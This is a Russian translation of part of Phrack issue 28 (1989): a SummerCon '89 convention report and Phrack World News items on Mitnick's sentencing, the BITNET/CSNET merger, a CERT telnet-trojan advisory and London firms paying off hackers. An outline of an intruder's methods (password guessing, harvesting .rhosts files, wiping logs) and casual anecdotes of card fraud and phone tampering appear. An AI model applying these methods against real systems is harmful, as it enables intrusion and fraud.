Так его и не найдя, примерно половина из нас решила возвращаться в отель, остальные остались ждать Android Pope. Мы вышли на улицу к остановке шаттла. Там произошёл весьма странный эпизод. Из ниоткуда появилась другая компания — с человеком, которого везли с завязанными глазами и в наручниках. Они сказали: «Вот что бывает, когда нарушаешь закон, ребята... незаконный оборот кокаина... колумбийского.» Forest Ranger спросил, не найдётся ли им поделиться. Что любопытно — у них тоже была видеокамера, и они снимали это и нас, пока мы

снимали их. Вскоре они скрылись в парковочном гараже.

В конце концов шаттл приехал и забрал нас. The Urvile, Lucifer 666, Tuc и Doc Holiday остались ждать Android Pope. Они вернулись в отель следующим шаттлом. Однако практически сразу после их приезда объявился Dr. Cypher, заявив, что только что сошёл с того же шаттла. Это явно было неправдой: автобусы крошечные, и L666, Urvile, Tuc, DH и AP никак не могли его пропустить — вместе с его приятелем Cryptic Fist.

Было около 23:00, когда я вспомнил, что Crimson Death должен прибыть на автобусную станцию в центре города. Bill From RNOC и Taran King поехали со мной встречать его — и мы были приятно удивлены, увидев его: это был уже не тот невысокий паренёк, с которым мы познакомились на SummerCon '88.

Вернувшись в отель, мы узнали, что Erik Bloodaxe наконец добрался. Услышав от Forest Ranger, что сказала о нём Stephanie (что-то вроде «зануда»), он решил всё-таки пойти к ней. Проводил её до выхода на посадку и оставался там, пока её самолёт не улетел. Позже он признался, что слышал, как его вызывают по громкой связи, но предпочёл не реагировать. После его возвращения вся компания SummerCon отправилась на полночный показ премьеры «Бэтмена». L666 попытался пронести видеокамеру в кинотеатр, но передумал и предпочёл «перейти улицу в неположенном месте». После фильма все просто тусили. Компания Doom Room разошлась спать — у Control C был ранний утренний рейс, а мы с Taran'ом завалились около 5:30.

День конференции, утро — суббота, 24 июня 1989 г.

Отель был разгромлен. Forest Ranger и Lucifer 666 наблюдали, как горничные убирали следы вчерашнего вечера. Одна из них заметила: «Я знаю, что хозяин рад вашим деньгам, но эти пивные банки — это уж слишком.» Control C уехал, но успел напоследок разыграть Lucifer 666 и Synthetic Slug: прислонил к их двери мусорное ведро, набитое льдом, так что при открытии дверь выбила весь лёд в комнату. По словам Erik Bloodaxe, Control C также прихватил с собой джинсовую куртку, ему не принадлежавшую, — нет чести среди хакеров?

Утром приехали Aristotle и Predat0r — с небольшим чемоданом номеров TAP и прочих материалов для конвенции. Crimson Death поджёг пиццу в одном из номеров, чтобы провести демонический ритуал, напомнивший о первом SummerCon (1987), когда Lucifer 666 безуспешно пытался глотать огонь.

Конференция — суббота, 24 июня 1989 г., после полудня

Именно тогда Taran King, Forest Ranger и я раздали официальные значки и постеры SummerCon '89. Кроме того, я раздал брелоки-фонарики с логотипом Ameritech и несколько специально изготовленных кнопок «Legion» для присутствовавших членов LOD.

Forest Ranger открыл конференцию, поприветствовав всех и попросив занять места. Таинственным образом Dr. Cypher решил не посещать конференцию, однако его приятель Cryptic Fist присутствовал — с микрокассетным диктофоном в кармане кожаной куртки (которую отказывался снимать, несмотря на жару в 34 градуса).

Первым выступил Aristotle. Он рассказал о новом TAP Magazine: как он устроен и как подписаться. Его изрядно поколотили критикой — за отсутствие оригинальности в названии издания и за то, что

официального разрешения на использование имени он так и не получил. Как выяснилось, права на название TAP в настоящее время принадлежат Tuc'y. Tuc находился здесь же, и Aristotle обратился к нему напрямую: «Можно мне это сделать?» Tuc в общем-то не возражал, но хотел сначала переговорить с Cheshire Catalyst. Вопрос так и остался неурегулированным.

Следующим выступил Lex Luthor. Он обсудил тему, более близкую большинству присутствующих, — злоупотребление кодами. По большей части он изложил стандартные методы, которыми компании вычисляют нарушителей, и настоятельно рекомендовал всем воздержаться от злоупотребления кодами. Также покритиковал Brew Associates за выпуск нового издания Code Thief.

Затем выступили мы с Taran'ом. Говорили преимущественно о Phrack Inc. и о том, что ждёт новостной бюллетень в будущем. Затронули тему интернета и возможности того, что спецслужбы используют «grep» для отслеживания хакеров по всему миру. Рассказали также о нашей недавней прогулке по узловой телефонной станции GTE и о том, что мы там обнаружили.

The Urvile прочёл короткую лекцию о взломе Unix, после чего настала очередь Bill From RNOC. Он в основном говорил о встречах 2600 (проходящих раз в месяц в Citicorp Center в Нью-Йорке). Коротко упомянул Эрика Корли и журнал 2600 Magazine. Затем включил смешную запись, где ему удалось убедить одного безумного джентльмена, что он журналист, и выбить из него историю о компьютерах в Юте, захватывающих мир. На этом плановые выступления завершились.

Началось общее обсуждение. Темы: TelePub '86, Scan Man, Cheshire Catalyst, The Bootleg и Red Knight. Какое-то время слушали фрагменты Frank and The Phunny Phone Call и «Group Bell Presents the Adventures of Dom Tuffy», а потом занялись настоящим творчеством. В порыве энтузиазма выстроили большую человеческую пирамиду и сфотографировались (снимки должны были выйти в следующем номере TAP Magazine).

У бассейна и в расслабленной атмосфере — суббота вечером, 24 июня 1989 г.

Aristotle, Predat0r, Doc Holiday и Hugo Danner уехали вскоре после окончания конференции. Зато после неё появился приятель по имени Stephan, а затем и Doctor Cypher вместе с ParMaster и Rabbit. Cypher рассказал, как PM и Rabbit купили билеты на самолёт по чужим картам и поселились в Holiday Inn-West. Однако, накопив огромные долги перед отелем, они были вынуждены срочно расплатиться наличными — карточные номера не принимались. Им едва удалось сбежать из отеля, и они перебрались в Best Western на ночь.

Par и Rabbit были очень открытыми ребятами: приглашали Tuc'a, Lex'a и Erik'a на свою яхту в Нью-Йорке — покататься под парусом. Ситуация была весьма странной, и кое-какие части их истории не вяжутся друг с другом по сей день. Тем не менее они принялись «хулиганить с телефонами» в отеле: все звонки на ресепшен стали перехватываться в номер BFR. Удовольствия от этого было мало.

Большинство пошли в центр на ужин, а потом все оказались у бассейна с напитками. В какой-то момент вечером Taran, BFR, Stephan, Forest Ranger и я вернулись в номер BFR — следом явился Erik Bloodaxe. Он обвинил Bill'a в торговле кокаином, и Forest Ranger взорвался: «ЭТО НЕХОРОШО — НАЕЗЖАТЬ НА RNOC, ЧУВАК!» Erik и FR едва не дошли до рукопашной. Всё быстро утряслось, и гулянка продолжилась. Маленькая группа из нас той ночью отправилась на «миссию», и то, что мы обнаружили, — тема для отдельного рассказа. Нас это занимало почти до 6 утра.

Прощание — воскресенье, 25 июня 1989 г.

Когда мы с Taran'ом приехали в Best Western, банда Legion of Doom, за исключением Erik Bloodaxe, уже исчезла. Из хакеров в окрестностях оставались, насколько мы могли судить, только Forest Ranger, BFR, Stephan, L666 и Synthetic Slug. Мы попрощались с L666 и SS, а все остальные (не считая Erik Bloodaxe, Tuc'a и Crimson Death, которые, как выяснилось позже, ещё были в городе) отправились в Westport Plaza, где провели остаток дня — до отлёта BFR и Stephan. Вот и всё, что было SummerCon '89.

Следующие люди посетили SummerCon '89 (всего 23 человека):

Android Pope \ Aristotle \ Bill From RNOC \ Control C \ Crimson Death \ Cryptic Fist \ Doc Holiday \ Doctor Cypher \ Erik Bloodaxe \ Forest Ranger \ Hugo Danner \ Knight Lightning \ Lex Luthor \ Lucifer 666 \ ParMaster \ Phil Free \ Predat0r \ Rabbit \ Stephan \ Synthetic Slug \ Taran King \ Tuc \ The Urvile

---

Кто не приехал на SummerCon '89 — и почему!

• **Ax Murderer:** «Определённо — в следующем году.»
• **Bad Subscript:** «Дэн не захотел на этот раз платить за меня.»
• **Broadway Hacker:** «У меня было свидание на эти выходные.»
• **Cheshire Catalyst:** «У меня слёт радиолюбителей.»
• **CompuPhreak:** «Пытался починить свой Watson.»
• **Eric Corley:** «Либо это, либо GHP.»
• **Cray-Z Phreaker и команда SkunkWorks:** «Я участвовал в регате.»
• **DarkMage:** «Сломался жёсткий диск, нужны деньги на починку.»
• **The Datamaster, Peter Pulse, Magnetic Surfer:** «Это должно быть в Нью-Йорке.»
• **Dave Starr:** (снова пропал с лица земли)
• **Dead Lord:** «Я был в лагере.»
• **Delta-Master:** «Я тоже еду на Galactic Hackers Party.» (Не приехал)
• **The Disk Jockey и Shade:** «Я думал, что на следующей неделе... извините.»
• **Epsilon:** «Мама не захотела ехать в Сент-Луис.»
• **The Executioner:** «У меня был поход в парикмахерскую.»
• **Katie Hafner:** «Forest Ranger не позволил мне ехать.»
• **Hatchet Molly:** «Я вышла замуж.»
• **Karl Marx:** «У меня было собеседование о работе... можете подать в суд.»
• **The Leftist:** «\ Я в больнице.»
• **MAC???:** «Почему бы вам не провести это в Калифорнии на этот раз?»
• **John Maxfield:** «Я там был... Holiday Inn-West, верно?»
• **The Mentor:** «Я лучше устрою свой собственный в Техасе.»
• **Oryan QUEST:** «Меня депортировали.»
• **Phantom Phreaker и Doom Prophet:** «Мы ездили в поход... с родителями.»
• **Phrozen Ghost и Surfer Bob:** «Боимся встречи с Crimson Death.»
• **Promethius:** «Решил провести выходные с Broadway Hacker.»
• **Red Knight:** «Был в Кении, навещал родственников.»
• **Remington Steal и Chanda Leir:** «Мы предпочли бы побыть вдвоём, если не возражаете.»
• **Sigmund Fraud:** «У меня ещё 7–8 недель учебки.»
• **Silver Spy:** «Буду, если смогу.»
• **Sir Francis Drake:** «Надо было проколоть вторую ноздрю.»

• **The Renegade Chemist:** «Не хотел получать по голове за МОЙ ТАР.»
• **Tuc:** «Я больше никогда не поеду ни на какой съезд... упс!»
• **VaxCat и Phase Shifter:** (в августе) «А когда это вообще?»
• **Violence и The Scythian:** «Нас накрыл SoutherNet, но мы всё равно будем!»

Само собой, кто пропустил конвенцию — потерял многое. Планы на SummerCon '90 уже в разработке. — KL

Phrack World News

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN        P h r a c k   W o r l d   N e w s    PWN
PWN        ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~    PWN
PWN               Issue XXVIII/Part 1           PWN
PWN                                             PWN
PWN                 October 7, 1989             PWN
PWN                                             PWN
PWN          Created, Written, and Edited       PWN
PWN               by Knight Lightning           PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Автор: Knight Lightning

Добро пожаловать в выпуск XXVIII Phrack World News!

Этот номер Phrack World News содержит материалы и статьи, освещающие события с июня по октябрь 1989 года. В центре внимания — Bellcore, Chalisti, Chaos Computer Club, Клиффорд Столл, The Disk Jockey, Fry Guy, The Grim Phreaker, Legion of Doom, The Leftist, Major Havoc, Кевин Митник, Роберт Моррис, Oryan QUEST, The Prophet, Red Rebel, Shadow Stalker, Shadow 2600, Terra, The Urvile и многое другое.

> *«Настоящее будущее позади тебя... и это только начало!»*

Судья предлагает компьютерному хакеру пройти курс психологической помощи

17 июля 1989 года
по материалам Карен Э. Кляйн (New York Times)

ЛОС-АНДЖЕЛЕС — Федеральный судья предложил лос-анджелесскому компьютерному хакеру Кевину Митнику приговорить его к годовой программе стационарного лечения с целью избавить его от «компьютерной зависимости».

Окружной судья США Марьяна Р. Пфелзер, не огласив окончательный приговор, заявила в понедельник, что, по её мнению, у Митника есть проблемы, для решения которых может помочь психологическое консультирование.

Пфелзер объявит приговор на слушании, назначенном на вторник, 18 июля.

Мысль о том, что компьютерному «наркоману», который не может побороть стремление взламывать компьютеры, может помочь программа, аналогичная «Анонимным алкоголикам», является новой, — сообщила судье Харриет Россетто, директор лечебной программы.

«Его поведение — это расстройство контроля над импульсами», — сказала Россетто. — «Болезнь — это сама зависимость, будь то наркотики, алкоголь, азартные игры, хакерство, деньги или власть».

Россетто, с которой связалась семья Митника, сообщила, что Митник станет первым человеком с зависимостью от компьютерных преступлений, проходящим лечение в программе Bet T'shuvah — стационарной программе реабилитации на 20 мест для еврейских правонарушителей.

«То, что делает Кевин, — это не намеренные поступки», — сказала она. — «Он пытался контролировать своё поведение, но хакерство даёт ему ощущение власти, заставляет чувствовать себя значимым, когда ему плохо или когда он потерял работу».

Митнику 25 лет, он провёл семь месяцев в федеральной тюрьме после ареста в декабре прошлого года по обвинению в компьютерном мошенничестве.

В мае он признал свою вину в незаконном использовании 16 кодов дальней связи MCI и краже программы компьютерной безопасности у корпорации Digital Equipment Corporation в Массачусетсе.

В суде Митник был представлен как компьютерный гений, способный взламывать защищённые системы и по собственному желанию изменять телефонные или школьные записи. В понедельник, 17 июля, он заявил судье, что хочет прекратить заниматься хакерством.

«Я искренне хочу изменить свою жизнь и стать продуктивным, а не разрушительным», — сказал Митник.

«С помощью консультирования, направленного на преодоление аддиктивного паттерна, который, как я считаю, у меня сложился по отношению к компьютерному хакерству, я смогу сыграть активную роль и мне не придётся снова прибегать к компульсивному поведению».

Помощник прокурора США Джеймс Р. Аспергер сообщил, что правительство не возражает против освобождения Митника из тюрьмы для прохождения лечения в Bet T'shuvah.

«Судья отнёсся к этому делу очень серьёзно. Это показывает, что компьютерное хакерство — не игра в Nintendo», — сказал Аспергер.

С момента признания вины Митник сотрудничает со следователями ФБР и помог предъявить обвинения своему бывшему лучшему другу Леонарду ДиЧикко, 23 года, из Калабасаса, сообщил Аспергер.

ДиЧикко, который первоначально сообщил ФБР о преступлениях Митника, согласился признать себя виновным в пособничестве и подстрекательстве к перевозке похищенной компьютерной программы между штатами.

Власти отступились от первоначальных обвинений

23 июля 1989 года
по материалам Карен Э. Кляйн (New York Times)

ЛОС-АНДЖЕЛЕС — Вскоре после ареста компьютерного хакера Кевина Митника в декабре прошлого года (1988) его охарактеризовали как чрезвычайно опасного субъекта, способного устроить электронный хаос, стоило ему оказаться вблизи телефона без присмотра.

Полиция и агенты ФБР принялись проверять массу слухов, возникших вокруг злоумышленных действий компьютерного вундеркинда из пригородного Панорама-Сити, дело которого привлекло национальное внимание.

Трое судей отказали Митнику, 25 лет, в залоге, признав его опасным для общества, и постановили содержать его в камере тюрьмы с усиленным режимом безопасности.

Однако, отделив миф о Митнике от реальности, власти отказались от многих первоначальных обвинений.

«Многие из историй, которые мы первоначально слышали, просто не подтвердились, поэтому мы были вынуждены дать ему презумпцию невиновности», — сказал Джеймс Р. Аспергер, помощник прокурора США, ведший дело Митника.

Пухлый и нервозный Митник явился в суд на прошлой неделе, чтобы принести извинения за свои преступления и просить о лечении, которое помогло бы ему избавиться от компульсивной «зависимости» от компьютеров.

Окружной судья США Марьяна Р. Пфелзер приговорила его к одному году лишения свободы — включая почти восемь месяцев, уже отбытых под стражей, — а затем к шести месяцам консультирования и лечения по методу, применяемому при работе с алкоголиками и наркоманами.

«Я считаю, что у него есть проблемы, которым такая терапия поможет существенно», — сказала Пфелзер. — «Я хочу, чтобы он провёл как можно больше времени в консультировании».

Дело, начавшееся с громким шумом, завершилось тем, что Аспергер отметил: годичный срок заключения — самый суровый приговор, когда-либо вынесенный по делу о компьютерном мошенничестве.

Первоначально Митнику предъявили обвинение в незаконном использовании кодов дальней связи MCI для подключения к компьютерам Лидского университета в Англии и краже системы компьютерной безопасности стоимостью 4 миллиона долларов у корпорации Digital Equipment Corporation в Массачусетсе.

В итоге он согласился признать вину в использовании 16 несанкционированных кодов дальней связи MCI и краже программы компьютерной безопасности. Остальные обвинения были сняты.

Алан Рубин, адвокат Митника, заявил, что считает исход дела своей победой.

Рубин с самого начала настаивал на том, что компьютерофобия и подростковое преувеличение побудили власти ошибочно заклеймить Митника злоумышленным преступником.

«Когда снежный ком уже катится, его не остановишь», — сказал Рубин, безуспешно добивавшийся залога для своего клиента вплоть до федерального апелляционного суда.

По словам Рубина, действия Митника были в основном незрелыми, подростковыми выходками, а не серьёзными преступлениями.

Он указал на доказательства того, что Митник мог электронным способом отключить телефон людям, которые ему не нравились, и однажды отправил врагу счёт за телефон в больнице на 30 000 долларов.

«Это было компьютерным эквивалентом отправки другу 14 пицц», — сказал он.

Многие легенды вокруг Митника возникли из субкультуры компьютерных хакеров — и в особенности от человека, который когда-то был его лучшим другом, Леонарда Митчелла ДиЧикко, 23 лет, из Калабасаса, Калифорния.

ДиЧикко, поссорившийся с Митником из-за пари на 100 долларов, сообщил специалистам по компьютерной безопасности корпорации Digital Equipment Corporation, что Митник незаконно проникал в их систему.

Те, в свою очередь, связались с агентами ФБР, которые арестовали Митника.

То, что ДиЧикко рассказал следователям, могло быть правдой лишь частично, сказал Рубин.

«Я понятия не имею, каковы были его мотивы», — сказал Рубин.

Однако ДиЧикко, сообщивший властям о преступлениях Митника, сам оказался под ударом, когда правительство отказало ему в полном иммунитете в обмен на показания против Митника.

Когда прокуратура дала понять, что может предъявить ему обвинение, ДиЧикко замолчал и отказался от дальнейшего сотрудничества. Но из тюрьмы Митник согласился сотрудничать и предоставил достаточно изобличающих доказательств, чтобы правительство предъявило обвинение ДиЧикко.

Ожидается, что ДиЧикко признает себя виновным в пособничестве и подстрекательстве к перевозке похищенного имущества между штатами — программы компьютерной безопасности — в понедельник.

Аспергер сообщил, что не уверен, получит ли ДиЧикко приговор, аналогичный приговору Митника.

«Хотя они были друзьями и партнёрами по компьютерному хакерству, (ДиЧикко), по всей видимости, играл подчинённую роль (в преступлении)», — сказал Аспергер.

Другие слухи о поведении Митника исходили от хакеров-соратников, которые, возможно, раздули истории до неправдоподобных масштабов.

«Это очень странная субкультура, полная зависти», — сказал Рубин. — «Отчасти это бахвальство тем, какой ты крутой и в какие системы залез. Во многих отношениях это очень незрелое поведение».

Тем не менее прокуроры, ссылаясь на различные столкновения Митника с компьютерными нарушениями, начиная с 13-летнего возраста, не готовы полностью его оправдать.

«Я думаю, что в этих историях (слухах вокруг дела Митника) есть доля правды, и весьма значительная», — сказал шеф ФБР Лос-Анджелеса Лоуренс Лоулер, который сам является компьютерным энтузиастом и внимательно следил за делом Митника.

Если вы ищете другие статьи о Кевине Дэвиде Митнике, известном как Condor, обращайтесь к:

• "Pacific Bell Means Business" (10/06/88) PWN XXI. . .Part 1
• "Dangerous Hacker Is Captured" (No Date) PWN XXII . .Part 1
• "Ex-Computer Whiz Kid Held On New Fraud Counts" (12/16/88) PWN XXII . .Part 1
• "Dangerous Keyboard Artist" (12/20/88) PWN XXII . .Part 1
• "Armed With A Keyboard And Considered Dangerous" (12/28/88) PWN XXIII. .Part 1
• "Dark Side Hacker Seen As Electronic Terrorist" (01/08/89) PWN XXIII. .Part 1
• "Mitnick Plea Bargains" (03/16/89) PWN XXV. . .Part 1
• "Mitnick Plea Bargain Rejected As Too Lenient" (04/25/89) PWN XXVII. .Part 1
• "Computer Hacker Working On Another Plea Bargain" (05/06/89) PWN XXVII. .Part 1
• "Mitnick Update" (05/10/89) PWN XXVII. .Part 1
• "Kenneth Siani Speaks Out About Kevin Mitnick" (05/23/89) PWN XXVII. .Part 1

BITNET/CSNET объявляют о слиянии и создании CREN

18 августа 1989 года, Вашингтон, округ Колумбия

Две ведущие академические и исследовательские компьютерные сети страны объявили сегодня о завершении финальных шагов по слиянию своих организаций.

Айра Фукс, президент BITNET, и Бернард Галлер, председатель CSNET, совместно сообщили, что две сети, объединяющие 600 колледжей, университетов, государственных органов и исследовательских организаций частного сектора, сольются для создания Корпорации исследовательских и образовательных сетей — CREN.

Галлер, профессор электротехники и информатики Мичиганского университета, прокомментировал: «Цели CSNET и BITNET — поддержка и продвижение использования компьютерных сетей в кампусах и исследовательских организациях — за последние несколько лет сблизились. Мы убеждены, что, объединив эти две сети в единую организацию, мы сможем предоставлять лучший

сервис пользователям сети и более эффективно участвовать в быстро меняющейся национальной сетевой среде».

Фукс, вице-президент по вычислительной технике и информационным технологиям Принстонского университета, видит в этом шаге фактор усиления: «Потребность в кампусных сетях и внедрение новых технологий делают необходимым создание общей базы сетевых услуг с использованием самых передовых доступных технологий. Устранив дублирование между двумя нашими организациями, мы станем более эффективными и, что важнее, сможем сыграть более весомую роль в формировании национальной образовательной и исследовательской сети. Мы можем достичь этой цели быстрее и с меньшими затратами, объединив усилия двух крупнейших академических сетевых организаций».

Слияние CSNET и BITNET изучалось более года рабочей группой, состоящей из представителей обеих сетей. В настоящее время в CSNET состоят 145 институциональных и корпоративных членов, в BITNET — 480. Вместе две сети охватывают все 50 штатов и 32 иностранных государства, включая Японию, Бразилию, Мексику и Аргентину. Обе поддерживают шлюзы к EARN (Европейской академической исследовательской сети), NetNorth (Канада) и национальной сети Интернет.

Рекомендации рабочей группы о слиянии были одобрены попечителями BITNET, Inc. и директорами Университетской корпорации атмосферных исследований, операторов CSNET в течение последних пяти лет. Информационный пакет о слиянии рассылается на этой неделе всем членам обеих сетей вместе с бюллетенем для членов BITNET, которые должны одобрить окончательные юридические шаги согласно положениям устава BITNET. В консультативном голосовании прошлой зимой члены BITNET поддержали слияние в принципе более чем 90% голосов.

Планируется постепенный переходный период для объединения услуг CSNET и BITNET. CREN планирует продолжить сотрудничество с EDUCOM и Bolt, Beranek and Newman (BBN) для предоставления технических и общих управленческих услуг своим членам.

Президент EDUCOM Кеннет М. Кинг прокомментировал: «Мы вступаем в особенно непростой период создания передовой национальной сетевой инфраструктуры для исследований и образования. CREN будет играть ключевую роль в будущем этих компьютерных сетей, которые становятся всё более важными для проведения исследований и качества образования. EDUCOM рада возможности поддержать услуги и деятельность CREN».

Фрэнк Харт, старший вице-президент BBN Systems and Technologies Corporation, сказал: «В соответствии со своим длительным участием в развитии сетевых технологий BBN рада сыграть важную вспомогательную роль в эволюции BITNET и CSNET».

Предложенный совет директоров CREN включает Фукса и Галлера, а также:

• Douglas Bigelow — Wesleyan University
• William Curtis — University Corporation for Atmospheric Research
• David Farber — University of Pennsylvania
• Suzanne Johnson — INTEL Corporation
• Mark Laubach — Hewlett-Packard Corporation
• Philip Long — Yale University
• Dennis Ritchie — AT&T Bell Laboratories
• Martin Solomon — University of South Carolina
• Douglas Van Houweling — University of Michigan
• William Yundt — Stanford University

Для получения дополнительной информации обращайтесь:

Suite 600
1112 16th Street NW
Washington, DC 20036

(202) 872-4215

[Очевидно, они решили не называть это ONEnet — KL]

Предупреждение CERT о безопасности в Интернете

16 августа 1989 года
от Кеннета Р. ван Вайка

На многих компьютерах, подключённых к Интернету, в последнее время наблюдалась несанкционированная активность. Расследование показало, что активность продолжается уже несколько месяцев и распространяется. На нескольких UNIX-компьютерах программы «telnet» были незаконно заменены версиями, записывающими исходящие сеансы входа в систему (включая имена пользователей и пароли к удалённым системам). По всей видимости, с помощью этих журналов сеансов был получен доступ ко многим машинам. (В качестве первого шага частые пользователи telnet должны немедленно сменить пароли.) Хотя оснований для паники нет, системные администраторы могут предпринять ряд мер, чтобы выявить компрометацию своих систем посредством этого метода и при необходимости усилить безопасность. Как минимум, все администраторы UNIX-сайтов должны сделать следующее:

• Проверить telnet на наличие несанкционированных изменений с помощью команды UNIX `strings` для поиска имён путей/файлов возможных журнальных файлов. Пострадавшие сайты обнаружили, что их программы telnet записывали информацию в учётных записях пользователей в каталогах с именами вроде `...` и `.mail`.

В целом мы рекомендуем системным администраторам уделять внимание вопросам управления конфигурацией. Это включает следующее:

• **Проверка подлинности критических программ** — Любая программа с доступом к сети (например, пакет TCP/IP) или с доступом к именам пользователей и паролям должна периодически проверяться на несанкционированные изменения. Такую проверку можно выполнить, сравнив контрольные суммы онлайн-копий этих программ с контрольными суммами оригинальных копий. (Контрольные суммы можно рассчитать командой UNIX `sum`.) Кроме того, эти программы можно периодически перезагружать с исходных лент.

• **Привилегированные программы** — Программы, предоставляющие привилегии пользователям (например, программы/оболочки с битом setuid root в UNIX), могут использоваться для получения неограниченного доступа к системам. Системные администраторы должны следить за размещением таких программ в местах вроде `/tmp` и `/usr/tmp` (в UNIX-системах). Распространённая вредоносная практика — размещение оболочки с setuid (sh или csh) в каталоге `/tmp`, создающее «чёрный ход», через который любой пользователь может получить привилегированный системный доступ.

• **Мониторинг системных журналов** — Журналы системного доступа следует периодически проверять (например, с помощью команды UNIX `last`) на предмет подозрительной или необычной активности.

• **Терминальные серверы** — Терминальные серверы с неограниченным сетевым доступом (то есть терминальные серверы, позволяющие пользователям подключаться к любой системе в Интернете и от неё) часто используются для маскировки сетевых соединений, что затрудняет

отслеживание несанкционированной активности. Большинство популярных терминальных серверов можно настроить для ограничения сетевого доступа к локальным хостам и от них.

• **Пароли** — Гостевые учётные записи и записи с примитивными паролями (например, username=password, password=none) — частые цели для атак. Системные администраторы должны убедиться, что все учётные записи защищены паролем, и поощрять пользователей использовать надёжные пароли, а также периодически их менять. Для получения дополнительной информации о паролях см. Публикацию Федерального стандарта обработки информации (FIPS PUB) 112, доступную в Национальной службе технической информации, Министерство торговли США, Springfield, VA 22161.

• **Анонимная передача файлов** — Неограниченный доступ к передаче файлов на систему может быть использован для получения конфиденциальных файлов, таких как файл UNIX `/etc/passwd`. При использовании TFTP (Trivial File Transfer Protocol — протокол, не требующий аутентификации по имени пользователя/паролю) следует всегда настраивать его на запуск от имени непривилегированного пользователя и выполнять `chroot` к файловой структуре, где удалённый пользователь не может получить доступ к системному файлу `/etc/passwd`. Анонимный FTP также не должен позволять удалённому пользователю обращаться к этому файлу или другим критическим системным файлам. Настройка этих служб с использованием `chroot` ограничивает доступ к файлам локальной структурой каталогов.

• **Применение исправлений** — Многие старые «дыры» в UNIX были закрыты. Проверьте у своего поставщика и установите все последние исправления.

Если системные администраторы обнаружат несанкционированную активность в системе, им настоятельно рекомендуется связаться с Группой реагирования на компьютерные чрезвычайные ситуации (CERT).

Взломщик в Интернете: кто он?

2 октября 1989 года

В Интернете орудует взломщик. Вот что стало известно общественности. Следы взломщика были обнаружены в Институте перспективных исследований в Принстоне. Он также оставил следы в одном из суперкомпьютерных центров. Были уведомлены и CERT, и ФБР.

Используемая техника следующая:

1. У него имеется модифицированный telnet, перебирающий список паролей по учётным записям. Имя пользователя в прямом и обратном порядке, username + pw и т. д.

2. По всей видимости, у него есть программа под названием «ret», взламывающая права root.

3. По всей видимости, он получает список машин-жертв из файлов `.rhosts` пользователей.

4. Он копирует файлы паролей на машины, с которых в данный момент работает.

5. Он тщательно заметает следы. Обнуляет журнальные файлы и другие свидетельства своего присутствия.

6. Взломы происходят в промежутке между 22:00 в воскресенье и 8:00 в понедельник.

7. По всей видимости, он берёт с собой текстовый файл с описанием уязвимостей систем, которые взламывает.

8. Обратная трассировка сетевых соединений указывает на район Бостона как базу операций.

Системный администратор в IAS обнаружил каталог с именем "`..  `" (точка точка пробел пробел). В этом каталоге и были найдены вышеупомянутые файлы.

Обеспокоенные фирмы платят хакерам «деньги за молчание»

12 июня 1989 года
Ричард Кейсби (London Times)

«Предлагают ли лондонские фирмы амнистию хакерам-ворам?»

Фирмы в лондонском Сити платят за молчание хакерам, которые взламывают их компьютеры и похищают миллионы фунтов.

По меньшей мере шесть лондонских фирм подписали соглашения с преступниками, предложив им амнистию при условии возврата части денег. Фирмы опасаются, что если они начнут уголовное преследование, то потеряют клиентов, когда выяснится, что их компьютерная защита несовершенна.

В нескольких случаях потери превысили 1 миллион фунтов, однако была возвращена лишь десятая часть общей суммы.

Подразделение исследования компьютерной индустрии (CIRU), раскрывшее эти сделки и консультирующее Министерство торговли и промышленности по вопросам защиты данных, считает, что практика предоставления амнистий широко распространена.

«Компании, чувствующие свою уязвимость, в страхе соглашаются на эти аморальные сделки. Их эгоизм создаёт серьёзные проблемы для всех остальных», — сказал Питер Нэнкэрроу, старший консультант.

Полиция предупредила, что сделки с преступниками могут повлечь за собой уголовное преследование работодателя за воспрепятствование правосудию.

Детектив-инспектор Джон Остин из отдела по борьбе с компьютерным мошенничеством Скотленд-Ярда заявил: «Работодатели могут оказаться в очень сложном положении в результате столь настойчивых попыток защитить репутацию своего имиджа».

Юридические эксперты указывают, что фирмы пользуются статьёй пять Закона об уголовном праве 1967 года, позволяющей им хранить молчание о преступлениях и в частном порядке договариваться о компенсации. Однако, принимая доказательства от преступника при заключении сделки, работодатель становится свидетелем преступления.

Хакеры осуществляют кражи путём электронного перевода средств или путём программирования компьютера на округление всех транзакций до незначительной суммы и перенаправления денег на отдельный счёт.

В одном случае помощник программиста в торговом банке перевёл 8 миллионов фунтов на счёт в швейцарском банке, а затем вернул 7 миллионов в обмен на соглашение о неразглашении, защищавшее его от уголовного преследования.

Подобные кражи вызвали тревогу по всему Лондону: консультанты предлагают проникнуть в компьютерные сети банков и финансовых компаний, чтобы выявить уязвимости прежде, чем это сделает хакер.

Самые крупные контракты обходятся до 50 000 фунтов и могут предполагать четырёхмесячное расследование, в ходе которого изучается каждая слабость.

Следователи установили, что компьютерная безопасность многих лондонских учреждений пронизана уязвимостями. Операция лондонской городской полиции под кодовым названием Comcheck выявила повсеместные слабые места. Фирмам было предложено отслеживать число несанкционированных входов в систему в течение пасхальных праздников.

Некоторые компании оказались не в состоянии определить, проникли ли хакеры в их сеть, тогда как другие вообще не имели средств защиты.

Помимо краж, компании уязвимы для шантажа. Хакеры могут угрожать саботажем компьютеров путём внедрения «вирусов» и «логических бомб» — вредоносных программ, способных парализовать систему.

Этот тип угроз стимулировал появление нового страхового полиса, выданного Lloyd's и специально покрывающего вирусы и другие компьютерные катастрофы.

Phrack World News — Новости мира Phrack

Автор: Knight Lightning

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                                 PWN
PWN         P h r a c k   W o r l d   N e w s       PWN
PWN         ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~       PWN
PWN                Issue XXVIII/Part 2              PWN
PWN                                                 PWN
PWN                  October 7, 1989                PWN
PWN                                                 PWN
PWN           Created, Written, and Edited          PWN
PWN                by Knight Lightning              PWN
PWN                                                 PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Большое жюри предъявляет студенту обвинение в выводе из строя общенациональной компьютерной сети — 26.07.89

Джон Маркофф (New York Times)

Спустя более восьми месяцев проволочек Министерство юстиции заявило в среду, что федеральное большое жюри в Сиракузах, штат Нью-Йорк, предъявило обвинение 24-летнему аспиранту Корнеллского университета, которого считают виновным в выводе из строя общенациональной компьютерной сети с помощью вредоносной программы.

